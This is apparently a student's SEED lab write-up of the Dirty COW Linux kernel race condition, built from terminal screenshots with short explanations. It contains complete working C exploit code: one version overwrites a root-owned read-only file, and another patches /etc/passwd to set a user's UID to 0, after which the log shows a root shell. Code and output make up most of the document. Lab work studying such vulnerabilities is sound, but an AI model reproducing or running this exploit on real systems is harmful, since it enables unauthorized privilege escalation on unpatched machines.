

Dirty Cow


Task 1


ComputerSecurity12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal


```
[10/02/2019 11:45] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[10/02/2019 11:45] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/02/2019 11:45] seed@ubuntu:~$ cat /zzz
[10/02/2019 11:45] seed@ubuntu:~$ more /zzz
[10/02/2019 11:46] seed@ubuntu:~$ gedit /zzz
[10/02/2019 11:46] seed@ubuntu:~$ sudo gedit /zzz
[10/02/2019 11:46] seed@ubuntu:~$ more /zzz
111111222222333333
[10/02/2019 11:46] seed@ubuntu:~$ cat /zzz
111111222222333333
[10/02/2019 11:46] seed@ubuntu:~$ ls -ll /zzz
-rw-r--r-- 1 root root 19 Oct  2 11:46 /zzz
[10/02/2019 11:47] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
[10/02/2019 11:47] seed@ubuntu:~$ sudo echo 99999 > /zzz
bash: /zzz: Permission denied
[10/02/2019 11:47] seed@ubuntu:~$
```


ComputerSecurity12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cow_attack.c (~/Downloads) - gedit
Open
Save
Undo
cow_attack.c


```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
```



```c
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```



```
[10/02/2019 12:26] seed@ubuntu:~$ gedit cow_attack.c
[10/02/2019 12:26] seed@ubuntu:~$ more /zzz
222222
[10/02/2019 12:26] seed@ubuntu:~$ cd Do
bash: cd: Do: No such file or directory
[10/02/2019 12:26] seed@ubuntu:~$ cd Downloads/
[10/02/2019 12:26] seed@ubuntu:~/Downloads$ clear
```



```
[10/02/2019 12:27] seed@ubuntu:~/Downloads$ a.out

^C
[10/02/2019 12:27] seed@ubuntu:~/Downloads$ cd
[10/02/2019 12:27] seed@ubuntu:~$ cat /zzz
******
[10/02/2019 12:27] seed@ubuntu:~$ s
```


After creating the dummy file and then changing the permission to read only for normal users. And then we add some random content in that file. Now after trying to write something using the normal user we can see that we are not able to.

Now using the cow_attack.c code we compile it and then run it using the command 'a.out'. After few seconds we stop the execution using ctrl^c to stop the execution. Now reading the content of /zzz file we can see that the contents were modified.


Explanation : The code has 3 threads. The 1st is the main thread where it finds the pattern '22222' using the command 'strstr' in the code. The 2nd thread is write where '22222' is replaced with '*****' since this is only modified in the content in the copy of the mapped memory. This is where the 3rd thread that uses madvise is useful. Madvise() discards the private copy of the mapped memory so the page table can point to the original mapped memory.

This attack only works if the madvise() system calls if the write() system call is already running. If the madvise and call functions invoke alternately then the write operation will always be performed on the private copy. And we will never be able to modify the original file. And since we have to keep performing the madvise() while write() is already running we have to try it several times in order to succeed and therefore we run in an infinite loop.


Task 2


ComputerSecurity12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cow_attack.c (~/Downloads) - gedit
Open
Save
Undo
cow_attack.c

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "test:x:1001");
  //offset = position - (char *)map;
  //printf("distance: %d\n", offset);

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "test:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
```



```
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


ComputerSecurity12.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
root@ubuntu: /home/seed

```
[10/07/2019 15:32] seed@ubuntu:~$ gcc cow_attack.c -lpthread
gcc: error: cow_attack.c: No such file or directory
[10/07/2019 15:32] seed@ubuntu:~$ cd Downloads
[10/07/2019 15:32] seed@ubuntu:~/Downloads$ gcc cow_attack.c -lpthread
[10/07/2019 15:32] seed@ubuntu:~/Downloads$ ./a.out
^C
[10/07/2019 15:32] seed@ubuntu:~/Downloads$ cd
[10/07/2019 15:32] seed@ubuntu:~$ cat /etc/passwd | grep test
test:x:0000:1002:,,,:/home/test:/bin/bash
[10/07/2019 15:32] seed@ubuntu:~$ su test
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(test) groups=0(root),1002(test)
root@ubuntu:/home/seed#
```

In this task we first added a user named test. After which we edit the contents of cow_attack.c. And then after compiling and running the code again we can see that we are able to gain the root privileges.

Explanation: In the /etc/passwd file the 3rd field is important since it specifies the UID which is the primary basis for access. For the root user the 3rd field is always 0. Therefore, we can see that we are replacing the 3rd field of test that is 1001 to 0 and are therefore able to make it a root user.